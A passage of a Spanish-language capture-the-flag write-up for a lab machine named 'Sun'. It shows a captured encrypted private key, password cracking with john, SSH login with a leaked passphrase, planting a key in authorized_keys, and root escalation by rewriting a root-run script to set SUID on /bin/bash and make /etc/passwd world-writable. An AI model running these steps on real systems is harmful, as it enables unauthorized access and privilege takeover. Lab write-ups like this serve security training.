DEK-Info: DES-EDE3-CBC,FD3DF78C63F0690C

DRKk/RJcwYG3mZYGsRkm/n6pP0jJx1p2JnDOahgk/lzdKA2KyasSU1he7udFGlW9
N76coKMV4MKnT+tlPFA8BfMN2ncRHaJ7MxPt0UnAZiVHA7b2AjbrokEL0ceSUfvW
Jrx8lYvNHqJ4LPzNjzdD6QaBRE/AC4ODdr2kvoy7HzXodaxQXJSAlzbj1fRnBao+
iNSc2aqc7udG9YoDJ4BmijSjm1ybf4SIGMczN6GMgE7uz0CP4tOw7KGLNlLlUm1g
AcH0fgChEApyWe+/VT3+va46U98fmqiSHQLU/9io6c9/0ThGHlha0s1M8GewXqtl
qtD5J+L63aGeKAmLDRS1GELzH61C6Olq1RmbIax26FMff2PkmE+TMRBK8a3x+OrN
XaA/Nyk50rjZhfc0gwTNT/HAB8ZsbgPwrKHT90cXGufEgaRg+Y5bTa/tnuGGThqG
eHteHxvArF0jCVqQMT3yLsyVxfT6Ptxec+JH2gv7qS63ugl+9JMNKRoFIdlo2BVF
3R1Cf3Dm9/sAO8VU6ET7FB9v039J3K7wib2KMIqMbI3aIQW/+0vHZ3vbwThoTRqq
7VZMBrBo7VeL1AkZu1IqbC14lIzSDKUDYl7HiiT27Aj7005YlCD0OZ1214JzooyW
sPs1ly+JExhOUIvvO/Nb21/fx6yD4spYhB08XGuEZKjJkM/9r4nEEHmR4FztT2oQ
PTt4JBrk3uHMSZPMrH5uFdrR0tnFp+8e9YUHpNQ28ufVpdQazH9nfGy8ohDA9J+C
n1i9HoEl857+MqUNAFnMn9Qa+QTvWG/k7RgW2Uey/Pyw7TjwtAOjjCOTrjApZNL/
Oo3dkd2i5j7wEKnpd3TWrBbiyKxY8efUyEb/Q3UR8+vDDLPhkNbPCLGC6w7najQ3
O7pbvuMg/RPqgE5nyR/qp9XfatCo8qbPmqECRoyadBJy+zmChoUqBgaedi3jOEpj
MT2GCaO2YGy3BVoqixtAC8/AoQxdFNum8VsFBfEQPUjMxTRqTTtORoBj0/+uMprc
KFOMXuMsSXQ+Ugi2Lhp4n9DF0WaKW7ALj9VwYmvHi4jQEqJ7tVVU7fWs5Qi2ac4r
0cUNJZxUBkTkz+mcfZHgi2DcdBrxGHoUGLbEK+T0xx76p9JzDUf8wVD+CqjTSAR5
cc6u7wiDuW+91LzBVI4HbRIAI5qBbeoys+50lE8hIk47flVSIgB4UqNE/6XXOQAi
UZ05Y9n8M/Tw9TKc8/Kaqa5JFZxPDjACb51898/IDSMljJKTraZQzPFfOu+NZgUQ
MHxp0UreQovHjcFyQROaZD5mZi1Q5fyALchrRWxlmZ+2TZeBROnQgWQcnX5EzkpO
N1mSxOai7i+PqCv/v5yppDxwpRPK53/aq0tJ1ZUvkSFPSJHDRFwXIV9y305yxrAy
kAXZHr3tqlK+uKQJ3V5X7lj09RTZRdqRd9YTlk7Lx1jMscKMv/lN2php/Cy6kr5t
APAVfrKyYzanfvUFyxJxwfRL6CbO3fsgaNskay7cYQXnjRNfvcCv2WzSaIf/lLOL
BC6eW46B/Jev3Lst9zWyN0Z6GLPqnfuqHd5eRn10Q+QHcYdb3lHYqA==
-----END RSA PRIVATE KEY-----
```

Command: 'cat .ssh/id_

veremos que está encriptada, así que intentamos desencriptarla:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# ssh2john id_rsa2 > hash
```

No vamos a poder desencriptarla…

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:04 DONE (2026-02-27 11:57) 0g/s 3012Kp/s 3012Kc/s 3012KC/sa6_123..*7¡Vamos!
Session completed.
```

Bueno, si nos fijamos bien en el contenido del directorio:

```
total 44
drwx------ 5 punt4n0 punt4n0 4096 abr  2  2024
drwxr-xr-x 3 root    root    4096 abr  1  2024 ..
lrwxrwxrwx 1 root    root       9 nov 15  2023 .bash_history -> /dev/n
-rw-r--r-- 1 punt4n0 punt4n0  220 nov 15  2023 .bash_logout
-rw-r--r-- 1 punt4n0 punt4n0 3526 nov 15  2023 .bashrc
drwxr-xr-x 3 punt4n0 punt4n0 4096 abr  1  2024 .local
drwxr-xr-x 3 punt4n0 punt4n0 4096 abr  1  2024 .mono
-rw-r--r-- 1 punt4n0 punt4n0  807 nov 15  2023 .profile
-rw-r--r-- 1 punt4n0 punt4n0   17 abr  2  2024 .remember_password
-rw-r--r-- 1 punt4n0 punt4n0   66 abr  1  2024 .selected_editor
drwx------ 2 punt4n0 punt4n0 4096 abr  2  2024 .ssh
-r-------- 1 punt4n0 punt4n0   33 abr  2  2024 user.txt
```

Command: 'ls -la'

Vamos a listar este recurso…

Th3_p0w3r_0f_IIS

Command: 'cat .remember_password' excute


Proporcionando esta passprhase podemos conectarnos con la clave id_rsa que habiamos listado y ganamos acceso a la máquina como el usuario punt4n0.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# chmod 600 id_rsa2
  Th3_p0w3r_0f_IIS
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# ssh -i id_rsa2 punt4n0@192.168.1.130
Enter passphrase for key 'id_rsa2':
punt4n0@sun:~$
```

Hay otra manera de conectarnos directamente a la máquina sin utilizar la clave privada ni la contraseña:


Nos creamos un par de claves pública y privada:

Ahora listamos el contenido de la clave pública que hemos creado:




Recordemos que tenemos ejecución remota de comandos y que existe un archivo llamado authorized_keys en el que aparecen las claves públicas autorizadas a conectarse utilizando la correspondiente clave privada. Bien en ese archivo debe ir en cada línea una clave pública, así que lo que podemos hacer es un echo -e para que interprete caracteres especiales + \nnuestra clave pública\n.

Eso añadirá nuestra clave pública a las claves autorizadas y podremos conectarnos como el usuario punt4n0 con la clave privada que nos hemos creado.



Si ahora listamos el contenido de authorized_keys veremos que nuestra clave pública se encuentra entre las autorizadas.

Utilizando la clave privada que nos hemos creado directamente nos podemos a conectar también a la máquina sin proporcionar passprhase, es una manera más ruidosa (porque estamos modificando un archivo), pero también es válida, si no hubiéramos tenido el archivo con la passprhase es la manera en la que deberíamos haber ganado acceso al sistema.



ESCALADA DE PRIVILEGIOS

Una vez dentro de la máquina probé lo típico (SUID, sudo -l, ps aux, capabilities...etc) pero lo que me funcionó para escalar a root fue encontrar los archivos que tuvieran permisos de escritura y que perteneciera a root.

```
punt4n0@sun:~$ find / -user root -writable 2>/dev/null | grep -vE "sys|proc|var|run|dev"
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/opt/service.ps1
/home/punt4n0/.bash_history
```

Curioso que haya un script en powershell dentro de un equipo Linux…

Si lo leemos…

Lo que hace es

```
punt4n0@sun:~$ cat /opt/service.ps1
$idOutput = id

$outputFilePath = "/dev/shm/out"

$idOutput | Out-File -FilePath $outputFilePath
punt4n0@sun:~$ cat /dev/shm/out
uid=0(root) gid=0(root) grupos=0(root)
```

Devolver el output de la ejecución de un comando, bien nos hemos asegurado de que se ejecuta consultando al archivo que se crea. Vamos a probar a modificar el contenido, ya que tenemos permisos de escritura:

```
$idOutput = whoami

$outputFilePath = "/dev/shm/out"

$idOutput | Out-File -FilePath $outputFilePath
```

```
punt4n0@sun:~$ cat /dev/shm/out
root
```

El contenido del archivo muestra el output de la ejecución del comando que le hemos mandado, así es posible ejecutar comandos como root, GAME OVER.

```
$idOutput = chmod u+s /bin/bash

$outputFilePath = "/dev/shm/out"

$idOutput | Out-File -FilePath $outputFilePath
```

También podríamos añadir chmod 777 al /etc/passwd y cambiarle directamente la contraseña a un usuario root2 que heredará la fila de root, pero sería más ruidoso.

Si ahora comprobamos los permisos del binario /bin/bash:

```
punt4n0@sun:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 abr 23  2023 /bin/bash
punt4n0@sun:~$ bash -p
bash-5.2# whoami
root
```

ROOT CONSEGUIDO

Hay una manera también alternativa y es modificar todo el script, ya que aunque tenga extensión .ps1 podemos convertirlo en un script en bash, ya que las extensiones en LINUX no tienen ningún sentido son solo informativas y mientras indiquemos el intérprete con el shebang #!/bin/bash ese script se ejecutará como un .sh

```
bash-5.2# chmod u-s /bin/bash
bash-5.2# exit
exit
punt4n0@sun:~$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1265648 abr 23  2023 /bin/bash
```

Le devolvemos los permisos originales a /bin/bash y modificamos el contenido del script:

```
  GNU nano 7.2
#!/bin/bash

chmod u+s /bin/bash
chmod 777 /etc/passwd
```

```
punt4n0@sun:~$ ls -l /etc/passwd
-rwxrwxrwx 1 root root 1063 abr  1  2024 /etc/passwd
punt4n0@sun:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 abr 23  2023 /bin/bash
```

Mismo resultado :)